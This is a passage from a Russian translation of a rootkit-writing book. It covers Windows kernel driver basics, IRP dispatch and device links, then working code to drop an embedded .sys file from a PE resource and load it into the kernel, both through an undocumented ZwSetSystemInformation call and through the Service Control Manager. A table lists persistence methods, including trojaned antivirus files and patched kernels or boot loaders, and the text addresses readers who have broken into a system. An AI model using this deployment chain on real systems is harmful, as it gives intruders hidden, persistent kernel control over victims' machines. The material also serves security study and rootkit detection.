На практике требуется более удобный способ загрузки драйвера. Однако в процессе разработки драйвера и описываемый способ хорош. Реальная программа развертывания драйвера рассматривается далее в этой главе в разделе «Загрузка руткита».

[1] Утилита InstDrv не написана участниками проекта rootkit.com — она размещена на сайте для удобства.



Рис. 2.1. Окно утилиты InstDrv

Протоколирование отладочных инструкций

Отладочные инструкции предоставляют механизм протоколирования важной информации в процессе работы драйвера. Для того чтобы протоколировать сообщения, требуется утилита, которая может перехватывать отладочные сообщения. Такой полезной утилитой является DebugView, ее можно загрузить с сайта www.sysinternals.com[1].



Рис. 2.2. Перехват утилитой DebugView передаваемого руткитом ядра сообщений

Отладочные инструкции могут применяться для вывода специальных *меток*, или *маркеров*, сигнализирующих о выполнении определенных строк кода. Иногда использование отладочных инструкций проще применения пошаговых отладчиков

[1] В июле 2006 компания *Sysinternals* была приобретена *Microsoft*, и адрес изменился: http://www.microsoft.com/technet/sysinternals. — *Примеч. перев.*

типа SoftIce или WinDbg благодаря тому, что выполнение утилиты для перехвата отладочных инструкций несравнимо проще конфигурирования и использования отладчика. При помощи отладочных инструкций можно печатать коды возврата или подробную информацию об ошибках. На рис. 2.2 показан пример отладочных сообщений, передаваемых руткитом системе.

В драйвере для Windows отладочные сообщения можно печатать при помощи следующей инструкции:

```
DbgPrint("строка");
```

Большое количество отладочных и протоколирующих функций ядра, подобных `DbgPrint`, поддерживается в большинстве операционных систем. Например, в Linux загружаемый модуль может использовать функцию `printk(...)`.

Создание руткита — соединение режимов пользователя и ядра

Руткиты могут содержать компоненты как режима пользователя, так и режима ядра (рис. 2.3). Компоненты режима пользователя отвечают за большую часть функций, таких как сетевое взаимодействие и удаленное управление, а компоненты режима ядра — за скрытность и доступ к аппаратному обеспечению.



Рис. 2.3. Руткит, использующий компоненты режимов пользователя и ядра

Большая часть руткитов требует изменений в ядре, в то же время предлагая сложные функции. Так как подобные функции могут содержать ошибки и требовать использования системных библиотек, предпочтителен подход с опорой на режим пользователя.

Программы режима пользователя могут взаимодействовать с драйвером режима ядра различными способами. Чаще всего используются команды ввода-вывода

(IOCTL). Они представляют собой сообщения, которые могут быть заданы разработчиком. Следующие концепции важны для создания руткита, содержащего компоненты режимов пользователя и ядра.

Пакеты запросов ввода-вывода

Обычно для взаимодействия с программой режима пользователя драйвер Windows должен обрабатывать пакеты запросов ввода-вывода (I/O Request Packets, IRP) — структуры данных, содержащие буферы данных. Программа режима пользователя может получить описатель файла и писать в файл. В ядре эта операция записи представлена IRP-пакетом. Таким образом, когда пользовательская программа пишет строку "HELLO DRIVER!" в описатель файла, ядро создает IRP-пакет, содержащий эту строку. Взаимодействие между режимами пользователя и ядра может происходить при помощи IRP-пакетов.

Для обработки IRP-пакета драйвер ядра должен содержать соответствующие функции. Так же как в случае подпрограммы выгрузки требуется установить указатели в объекте драйвера:

```
NTSTATUS OnStubDispatch(IN PDEVICE_OBJECT DeviceObject,
                        IN PIRP Irp)
{
      Irp->IoStatus.Status = STATUS_SUCCESS;
      IoCompleteRequest(Irp,
                        IO_NO_INCREMENT);
      return STATUS_SUCCESS;
}
VOID OnUnload( IN PDRIVER_OBJECT DriverObject )
{
      DbgPrint("OnUnload called\n");
}
NTSTATUS DriverEntry( IN PDRIVER_OBJECT theDriverObject,
                      IN PUNICODE_STRING theRegistryPath )
{
      int i;
      theDriverObject->DriverUnload  = OnUnload;
      for(i=0;i< IRP_MJ_MAXIMUM_FUNCTION; i++ )
      {
            theDriverObject->MajorFunction[i] = OnStubDispatch;
      }
      return STATUS_SUCCESS;
}
```

Рисунок 2.4 показывает, как вызовы функций режима пользователя маршрутизируются на пути к драйверу режима ядра.

В коде примера, как показано на рис. 2.4, главные функции хранятся в массиве, и их адреса обозначены как IRP_MJ_READ, IRP_MJ_WRITE и IRP_MJ_DEVICE_CONTROL. Все они указывают на функцию-заглушку OnStubDispatch, которая ничего не делает.

В реальном драйвере, скорее всего, для каждой главной функции будет свой код. Например, позволяющий обрабатывать события READ и WRITE. Они возникают, когда код режима пользователя вызывает функцию ReadFile или WriteFile с описателем драйвера. Полноценный драйвер может обрабатывать дополнительные

функции, такие как закрытие файла или отправка команды IOCTL. Примеры указателей на основные функции:

```
DriverObject->MajorFunction[IRP_MJ_CREATE] = MyOpen;
DriverObject->MajorFunction[IRP_MJ_CLOSE]  = MyClose;
DriverObject->MajorFunction[IRP_MJ_READ]   = MyRead;
DriverObject->MajorFunction[IRP_MJ_WRITE]  = MyWrite;
DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL]  = MyIoControl;
```



Рис. 2.4. Маршрутизация вызовов ввода-вывода через указатели на «главные функции»

Для каждой обрабатываемой главной функции драйвер должен предоставить код, который будет исполнен. Например, драйвер может содержать следующие функции:

```
NTSTATUS MyOpen(IN PDEVICE_OBJECT DeviceObject, IN PIRP Irp )
{
      // что-то делается
...
      return STATUS_SUCCESS;
}
NTSTATUS MyClose(IN PDEVICE_OBJECT DeviceObject, IN PIRP Irp )
{
      // что-то делается
...
      return STATUS_SUCCESS;
}
NTSTATUS MyRead(IN PDEVICE_OBJECT DeviceObject, IN PIRP Irp )
{
      // что-то делается
...
      return STATUS_SUCCESS;
}
NTSTATUS MyWrite(IN PDEVICE_OBJECT DeviceObject, IN PIRP Irp )
{
      // что-то делается
...
      return STATUS_SUCCESS;
}
```

```
NTSTATUS MyIOControl(IN PDEVICE_OBJECT DeviceObject, IN PIRP Irp )
{
      PIO_STACK_LOCATION  IrpSp;
      ULONG               FunctionCode;
      IrpSp = IoGetCurrentIrpStackLocation(Irp);
      FunctionCode=IrpSp->Parameters.DeviceIoControl.IoControlCode;
      switch (FunctionCode)
      {
              // что-то делается
...
      }
      return STATUS_SUCCESS;
}
```

На рис. 2.5 показано, как вызовы пользовательской программы маршрутизируются через массив главных функций в функции **MyRead**, **MyWrite** и **MyIOCTL** драйвера ядра.



Рис. 2.5. Драйвер ядра может определять конкретные функции обратного вызова для каждого типа «главной функции»

Теперь, зная, как вызовы функций в режиме пользователя транслируются в вызовы функций драйвера режима ядра, можно понять, как использовать драйвер для работы с файловыми объектами режима пользователя.

Создание описателя файла

Еще одной важной концепцией, которую требуется усвоить, является концепция описателей файлов. Для того чтобы работать с драйвером режима ядра из пользовательской программы, программа должна открыть описатель драйвера. Это возможно только в том случае, если драйвер зарегистрировал именованное устройство. После этого пользовательская программа открывает именованное устройство подобно файлу. Это похоже на работу устройств во многих UNIX-системах, где все объекты считаются файлами.

Например, драйвер регистрирует устройство следующим кодом:

```
const WCHAR deviceNameBuffer[]  = L"\\Device\\MyDevice";
PDEVICE_OBJECT g_RootkitDevice; // Глобальный указатель на объект устройства
```

```
NTSTATUS DriverEntry(IN PDRIVER_OBJECT  DriverObject,
                     IN PUNICODE_STRING RegistryPath )
{
    NTSTATUS                ntStatus;
    UNICODE_STRING          deviceNameUnicodeString;
    // Назначение имени и символической ссылки
    RtlInitUnicodeString (&deviceNameUnicodeString,
                          deviceNameBuffer );
    // Настройка устройства
    //
    ntStatus = IoCreateDevice ( DriverObject,
                                0, // Для расширения драйвера
                                &deviceNameUnicodeString,
                                0x00001234,
                                0,
                                TRUE,
                                &g_RootkitDevice );
    ...
```

В этом примере кода функция **DriverEntry** просто создает устройство с именем **MyDevice**. Обратите внимание на полный путь, используемый в вызове:

```
const WCHAR deviceNameBuffer[]  = L"\\Device\\MyDevice";
```

Префикс L говорит о UNICODE-строке, что необходимо для всех вызовов API-функций. После того как устройство создано, пользовательская программа может открыть его подобно файлу:

```
hDevice = CreateFile("\\\\Device\\MyDevice",
                     GENERIC_READ | GENERIC_WRITE,
                     0,
                     NULL,
                     OPEN_EXISTING,
                     FILE_ATTRIBUTE_NORMAL,
                     NULL
                     );
    if ( hDevice == ((HANDLE)-1) )
        return FALSE;
```

После открытия описателя файла он может применяться в качестве параметра пользовательских функций, таких как **ReadFile** и **WriteFile**, а также для вызовов **IOCTL**. Эти операции приводят к созданию IRP-пакетов, которые могут быть обработаны драйвером.

Описатели файлов несложно открывать и применять из режима пользователя. Теперь рассмотрим, как можно еще упростить работу с ними при помощи символических ссылок.

Добавление символической ссылки

Третьей важной для понимания концепцией драйверов устройств являются символические ссылки. Некоторые драйверы используют символические ссылки, чтобы упростить открытие описателей файлов пользовательскими программами. Это не обязательно, но полезно: символическое имя может быть проще запомнить. Такие драйверы создают устройство, а затем вызывают функцию **IoCreateSymbolicLink** для создания символической ссылки. Некоторые руткиты используют эту технику, другие — нет.

```
const WCHAR deviceLinkBuffer[]  = L"\\DosDevices\\vicesys2";
const WCHAR deviceNameBuffer[]  = L"\\Device\\vicesys2";
NTSTATUS DriverEntry(IN PDRIVER_OBJECT  DriverObject,
                     IN PUNICODE_STRING RegistryPath)
{
    NTSTATUS                ntStatus;
    UNICODE_STRING          deviceNameUnicodeString;
    UNICODE_STRING          deviceLinkUnicodeString;
    // Назначение имени и символической ссылки
    RtlInitUnicodeString (&deviceNameUnicodeString,
                          deviceNameBuffer );
    RtlInitUnicodeString (&deviceLinkUnicodeString,
                          deviceLinkBuffer );
    // Настройка устройства
    //
    ntStatus = IoCreateDevice ( DriverObject,
                                0, // Для расширения драйвера
                                &deviceNameUnicodeString,
                                FILE_DEVICE_ROOTKIT,
                                0,
                                TRUE,
                                &g_RootkitDevice );
    if( NT_SUCCESS(ntStatus)) {
        ntStatus = IoCreateSymbolicLink (&deviceLinkUnicodeString,
                                         &deviceNameUnicodeString );
```

Когда символическая ссылка создана, пользовательская программа может открыть описатель устройства при помощи строки **"\\.\MyDevice"**. Создавать символическую ссылку необязательно — это лишь упрощает поиск драйвера из пользовательского кода.

```
hDevice = CreateFile("\\\\.\\MyDevice",
                     GENERIC_READ | GENERIC_WRITE,
                     0,
                     NULL,
                     OPEN_EXISTING,
                     FILE_ATTRIBUTE_NORMAL,
                     NULL
                     );
    if ( hDevice == ((HANDLE)-1) )
        return FALSE;
```

Теперь перейдем к обсуждению загрузки драйвера.

Загрузка руткита

Вам неминуемо потребуется загружать драйвер из пользовательской программы. Например, если вы проникли в систему, вам потребуется скопировать программу развертывания, которая при запуске загрузит руткит в ядро.

Загрузочная программа обычно распаковывает sys-файл на жесткий диск и вызывает команды загрузки драйвера в ядро. Разумеется, для выполнения этих действий программа должна быть запущена с административными полномочиями[1].

[1] Или с полномочиями NT_AUTHORITY\SYSTEM — в зависимости от того, как удалось проникнуть в систему.

Существует множество способов загрузки драйвера в ядро. Опишем два: простой и правильный. Оба они работоспособны, подробности описаны далее.

Простой способ загрузки драйвера

При помощи недокументированного вызова API-функции можно загрузить драйвер в ядро, не создавая ключей в реестре. Проблема с этим способом состоит в том, что любая часть драйвера вместо оперативной памяти может оказаться на диске в страничном файле. Иногда память, записанная в страничный файл, может быть недоступна. Попытка доступа к такой области памяти приводит к синему экрану смерти (системный сбой). Единственный случай, когда этот способ загрузки безопасен, — когда он правильно обрабатывает сценарий со страничным файлом.

Примером руткита, который использует такой способ загрузки, является migbot. Его можно найти на сайте rootkit.com. Это простой руткит, копирующий весь код в пул, не выгружаемый в страничный файл, так что связанные с этим опасности никак не сказываются на его работе.

ROOTKIT.COM

Исходный код руткита migbot доступен по адресу www.rootkit.com/vault/hoglund/migbot.zip.

Подобный метод загрузки обычно называется SYSTEM LOAD AND CALL IMAGE, так как именно это имя носит недокументированный системный вызов.

Вот загрузочный код:

```
//------------------------------------------------------------------
// загрузка sys-файла как драйвера, используя недокументированный вызов
//------------------------------------------------------------------
bool load_sysfile()
{
      SYSTEM_LOAD_AND_CALL_IMAGE GregsImage;
      WCHAR daPath[] = L"\\??\\C:\\MIGBOT.SYS";
      ////////////////////////////////////////////////////////////
      // получение точек входа к DLL
      ////////////////////////////////////////////////////////////
      if(!(RtlInitUnicodeString = (RTLINITUNICODESTRING)
                  GetProcAddress( GetModuleHandle("ntdll.dll")
                  ,"RtlInitUnicodeString"
                  )))
      {
            return false;
      }
      if(!(ZwSetSystemInformation = (ZWSETSYSTEMINFORMATION)
                                    GetProcAddress(
                                    GetModuleHandle("ntdll.dll")
                                    ,"ZwSetSystemInformation" )))
      {
            return false;
      }
      RtlInitUnicodeString(&(GregsImage.ModuleName),
                           daPath);
      if(!NT_SUCCESS(
                  ZwSetSystemInformation(SystemLoadAndCallImage,
                                         &GregsImage,
```

```
        sizeof(SYSTEM_LOAD_AND_CALL_IMAGE)))
        {
              return false;
        }
        return true;
  }
```

Этот код выполняется из режима пользователя и предполагает наличие sys-файла `C:\migbot.sys`.

У руткита migbot нет возможности выгрузки: его нельзя выгрузить без перезагрузки системы. Это одностороннее действие. Преимуществом такого подхода является то, что его сложнее обнаружить, нежели более сложные механизмы. Недостаток же состоит в усложнении разработки руткита. Для migbot это хорошее решение, но для сложных руткитов с большим количеством захваченных вызовов этот способ может быть слишком накладным.

Правильный способ загрузки драйвера

Принятый и правильный способ загрузки драйвера состоит в использовании диспетчера управления службами (Service Control Manager, SCM). Это приводит к созданию ключей реестра. Когда драйвер загружается при помощи SCM, он не может записываться в страничный файл. Это означает, что функции обратного вызова, функции обработки IRP-пакетов и другой важный код не исчезнет из памяти, не выгрузится на диск и не приведет к появлению синего экрана. Это хорошо.

Следующий пример кода загружает любой драйвер по имени при помощи SCM. Он регистрирует и запускает драйвер. При желании можете использовать этот загрузочный код в своих программах.

```
bool _util_load_sysfile(char *theDriverName)
{
      char aPath[1024];
      char aCurrentDirectory[515];
      SC_HANDLE sh = OpenSCManager(NULL, NULL, SC_MANAGER_ALL_ACCESS);
      if(!sh)
      {
            return false;
      }
      GetCurrentDirectory( 512, aCurrentDirectory);
      _snprintf(aPath,
                1022,
                "%s\\%s.sys",
                aCurrentDirectory,
                theDriverName);
      printf("loading %s\n", aPath);
      SC_HANDLE rh = CreateService(sh,
                                   theDriverName,
                                   theDriverName,
                                   SERVICE_ALL_ACCESS,
                                   SERVICE_KERNEL_DRIVER,
                                   SERVICE_DEMAND_START,
                                   SERVICE_ERROR_NORMAL,
                                   aPath,
                                   NULL,
                                   NULL,
```

```
                                    NULL,
                                    NULL,
                                    NULL);
        if(!rh)
        {
              if (GetLastError() == ERROR_SERVICE_EXISTS)
              {
                    // служба уже существует
                    rh = OpenService(sh,
                                    theDriverName,
                                    SERVICE_ALL_ACCESS);
                    if(!rh)
                    {
                          CloseServiceHandle(sh);
                          return false;
                    }
              }
              else
              {
                    CloseServiceHandle(sh);
                    return false;
              }
        }
        // запуск драйверов
        if(rh)
        {
              if(0 == StartService(rh, 0, NULL))
              {
                    if(ERROR_SERVICE_ALREADY_RUNNING == GetLastError())
                    {
                          // реальных проблем нет
                    }
                    else
                    {
                          CloseServiceHandle(sh);
                          CloseServiceHandle(rh);
                          return false;
                    }
              }
              CloseServiceHandle(sh);
              CloseServiceHandle(rh);
        }
        return true;
  }
```

Таким образом, мы рассмотрели два способа загрузки драйвера или руткита в память ядра. Вся мощь ОС теперь в наших руках!

В следующем разделе показано, как использовать единственный файл руткита для хранения обеих составляющих (пользователя и ядра). Смысл этого состоит в том, что один файл легче передать по сети, нежели два.

Распаковка sys-файла из ресурса

Исполняемые PE-файлы Windows позволяют включать несколько разделов в двоичный файл. Каждый раздел можно представить в виде папки. Это позволяет разработчикам включить в исполняемый файл разнообразные объекты,

такие как графические файлы. Любые двоичные объекты, в том числе другие файлы, могут быть включены в исполняемый файл формата PE. Например, исполняемый файл может содержать sys-файл и конфигурационный файл с параметрами запуска руткита. Умный атакующий может даже создать утилиту, устанавливающую конфигурационные значения «на лету», еще до того как задействовать эксплойт с руткитом.

Следующий код показывает, как получить доступ к именованному ресурсу в PE-файле и сделать его копию в файле на жестком диске (слово распаковка неточное, так как встроенный файл на самом деле не сжат).

```
//--------------------------------------------------------------
// создание sys-файла на диске из ресурса
//--------------------------------------------------------------
bool _util_decompress_sysfile(char *theResourceName)
{
      HRSRC aResourceH;
      HGLOBAL aResourceHGlobal;
      unsigned char * aFilePtr;
      unsigned long aFileSize;
      HANDLE file_handle;
```

Последующий вызов API-функции **FindResource** нужен для получения описателя встроенного файла. У ресурса есть тип, в данном случае **BINARY**, и имя.

```
      ////////////////////////////////////////////////////////
      // нахождение ресурса в текущем EXE-файле
      ////////////////////////////////////////////////////////
      aResourceH = FindResource(NULL, theResourceName, "BINARY");
      if(!aResourceH)
      {
            return false;
      }
```

Следующим шагом делается вызов **LoadResource**. Эта функция возвращает описатель, используемый в последующих вызовах.

```
      aResourceHGlobal = LoadResource(NULL, aResourceH);
      if(!aResourceHGlobal)
      {
            return false;
      }
```

При помощи вызова **SizeOfResource** узнается размер встроенного файла.

```
      aFileSize = SizeofResource(NULL, aResourceH);
      aFilePtr = (unsigned char *)LockResource(aResourceHGlobal);
      if(!aFilePtr)
      {
            return false;
      }
```

Следующий цикл просто копирует встроенный файл в файл на диске, используя имя ресурса в качестве имени файла. Например, если ресурс назван **test**, то итоговый файл на диске будет называться **test.sys**. Таким образом, встроенный ресурс может быть преобразован в файл драйвера.

```
      char _filename[64];
      snprintf(_filename, 62, "%s.sys", theResourceName);
      file_handle = CreateFile(filename,
                               FILE_ALL_ACCESS,
```

```
                                0,
                                NULL,
                                CREATE_ALWAYS,
                                0,
                                NULL);

        if(INVALID_HANDLE_VALUE == file_handle)
        {
              int err = GetLastError();
              if( (ERROR_ALREADY_EXISTS == err) || (32 == err))
              {
                    // нет причин для беспокойства: файл существует
                    //  и может заблокирован из-за exe-файла
                    return true;
              }

              printf("%s decompress error %d\n", _filename, err);
              return false;
        }

        // Цикл while для записи ресурса на диск
        while(aFileSize--)
        {
              unsigned long numWritten;
              WriteFile(file_handle, aFilePtr, 1, &numWritten, NULL);
              aFilePtr++;
        }
        CloseHandle(file_handle);
        return true;
  }
```

После того как sys-файл распакован на диск, он может быть загружен одним из уже описанных способов. Перейдем теперь к обсуждению методов загрузки руткита при старте системы.

Запуск после перезагрузки системы

Драйвер руткита должен быть загружен при загрузке системы. Если подумать об этой задаче в общем, можно заметить, что огромное количество программных компонентов загружается при старте системы. Если руткит связан с одним из событий загрузки, перечисленных в табл. 2.2, то он также будет загружен.

Таблица 2.2. События загрузки руткита

Событие	Описание
Использование ключа реестра	Ключ run и его производные могут быть использованы для запуска любой программы при загрузке системы. Программа может распаковать и запустить руткит. Руткит может скрыть значение ключа run после своей загрузки для предотвращения своего обнаружения. Все сканеры вирусов проверяют этот ключ, поэтому данный метод достаточно рискован. Однако после загрузки руткита значение ключа может быть скрыто

Продолжение ⇩

Событие	Описание
Использование троянской программы или инфицированного файла	Любой sys- или exe-файл, который должен быть запущен при загрузке, может быть заменен или в него может быть встроен загрузчик подобно тому, как это делают вирусы. По иронии наилучшей целью для инфицирования являются антивирусы и программы защиты. Обычно они запускаются при загрузке системы. Троянская библиотека может быть размещена в общем пути или может быть заменена общая библиотека
Использование ini-файлов	ini-файлы могут быть изменены так, что будут вызывать выполнение программ. Многие программы имеют инициализационные файлы, которые запускают команды при запуске или загружают библиотеки. Одним из таких файлов является win.ini
Регистрация драйвера	Руткит может зарегистрировать себя в качестве драйвера, запускающегося при загрузке системы. Это требует создания ключа реестра. И опять, значение этого ключа может быть скрыто после загрузки руткита
Регистрация расширения существующего приложения	Любимый метод программ-шпионов: добавление расширения к браузеру (например, под видом поисковой панели). Расширение загружается вместе с приложением. Этот способ требует запуска приложения, но если вероятность наступления такого события велика, этот метод для загрузки руткита достаточно эффективен. Недостатком является широкое распространение сканеров, многие из которых могут обнаружить расширения
Изменение файлов ядра на диске	Ядро может быть изменено и сохранено на диске. В загрузчик требуется внести несколько изменений, чтобы ядро прошло проверку целостности по контрольной сумме. Этот способ может быть очень эффективен, так как ядро постоянно меняется и к тому же не требуется регистрировать драйверы
Изменение программы загрузчика	Загрузчик ОС может быть изменен так, чтобы он изменял ядро перед загрузкой. Преимущество такого подхода состоит в том, что файл ядра не изменится, если его будут анализировать в другой системе. Однако изменение системного загрузчика может быть отслежено при помощи определенных инструментов

Существует множество других способов загрузки при старте системы — список в табл. 2.2 далеко не полон. При наличии времени и творческого подхода можно найти новые способы.

Заключение

В этой главе представлены основные сведения по разработке драйверов для Windows. Описаны важнейшие области ядра, которые могут быть использованы. Подробно описаны настройка среды разработки и инструменты, облегчающие создание руткитов. Наконец, рассказано об основных требованиях загрузки, выгрузки и запуска драйверов. Затронуты способы развертывания и методы запуска драйвера при старте системы.

Представленные в этой главе темы необходимы для написания руткитов под Windows. Теперь вы должны суметь написать простой руткит, загрузить и выгрузить его, а также написать программу режима пользователя, взаимодействующую с драйвером режима ядра.

В последующих главах работа ядра и аппаратного обеспечения рассматривается намного подробнее. Начав с низкоуровневых структур, мы постепенно будем накапливать знания, что позволит нам разобраться в работе высокоуровневых элементов. Именно таким путем мы пойдем, чтобы стать мастером написания руткитов.

3 Связь с аппаратурой

А одно — всесильное — властелину Мордора,
Чтоб разъединить их всех, чтоб лишить их воли
И объединить их всех в их земной юдоли
Под владычеством всесильным Властелина Мордора.

Джон Рональд Руэл Толкиен,
«Братство кольца»

Программное и аппаратное обеспечение идут рука об руку. Без программного обеспечения аппаратное было бы просто безжизненным кремнием. Без аппаратного обеспечения не может существовать программное. В конечном счете, хотя программное обеспечение управляет компьютером, под капотом — аппаратное обеспечение, реализующее программный код.

Более того, аппаратное обеспечение — это основная сила, обеспечивающая безопасность программного обеспечения. Без аппаратной поддержки программное обеспечение было бы полностью незащищенным. Во многих книгах рассматривается разработка программного обеспечения без какой-либо привязки к аппаратуре. Этого может быть достаточно для разработчиков корпоративных приложений, но не для разработчиков руткитов. Как разработчик руткитов вы столкнетесь с задачами реверсивной разработки, программируя вручную на ассемблере, и высокотехнологичными атаками на программы, установленные в системе. Знание аппаратного обеспечения даст вам возможность решать эти сложные задачи. Всюду в этой книге вы будете сталкиваться с концепциями и кодом, подразумевающими, что у вас есть определенное понимание аппаратной части. Поэтому мы рекомендуем прочитать эту главу, прежде чем переходить дальше.

В конце концов, все управление доступом реализовано аппаратно. Например, популярное понятие разделения процессов в аппаратном обеспечении Intel x86 реализуется с использованием «колец». Если бы процессоры Intel не имели механизма контроля доступа, то все программы, выполняемые в системе, были бы доверенными. Это означало бы, что любая «рухнувшая» программа могла бы потянуть за собой всю систему. Любая программа имела бы возможность читать с устройства и писать в устройство, получать доступ к любому файлу и модифицировать память другого процесса. Звучит знакомо? Даже притом, что семейство процессоров Intel много лет имело функции управления доступом, компания Microsoft не использовала их вплоть до выхода Windows NT.

В этой главе мы обсудим аппаратные механизмы, работающие за кулисами для обеспечения безопасности и контроля доступа к памяти в операционной системе Windows. Обсуждение аппаратуры мы начнем с того, что рассмотрим, как семейство микропроцессоров Intel x86 осуществляет контроль доступа. Затем мы

выясним, как процессор фиксирует разную информацию с помощью таблиц поиска. Мы также рассмотрим управляющие регистры и, что более важно, механизм работы страницы памяти.

Нулевое кольцо

Семейство микрочипов Intel x86 использует для управления доступом понятие *колец*. Существуют четыре кольца, начиная с самого привилегированного нулевого и заканчивая кольцом с наименьшими привилегиями — третьим. Внутренне каждое кольцо хранится как число; на самом деле на микрочипе никаких физических колец нет.

Весь код ядра в ОС Windows выполняется в нулевом кольце. Поэтому руткиты, работающие в ядре, тоже выполняются в нулевом кольце. Программы режима пользователя, то есть те, которые не выполняются в ядре (например, ваша программа электронных таблиц), иногда называются *программами третьего кольца*. Во многих операционных системах, включая Windows и Linux, используются возможности только нулевого и третьего колец микрочипов Intel x86, а возможности первого и второго — нет[1]. Так как нулевое кольцо является наиболее привилегированным и мощным в системе, для разработчиков руткитов предмет гордости говорить, что их код выполняется в нулевом кольце.

Процессор ответственен за отслеживание того, какие программный код и память назначены каждому кольцу, а также за то, как реализуются ограничения доступа между кольцами. Обычно каждой программе назначается номер кольца, и программа не может получать доступ к кольцам с меньшими номерами. Например, программа третьего кольца не может получать доступ к программе нулевого. Если программа третьего кольца пытается получить доступ к памяти нулевого кольца, процессор генерирует прерывание. В большинстве подобных случаев операционная система запрещает доступ. Такая попытка доступа может привести даже к прекращению работы программы.

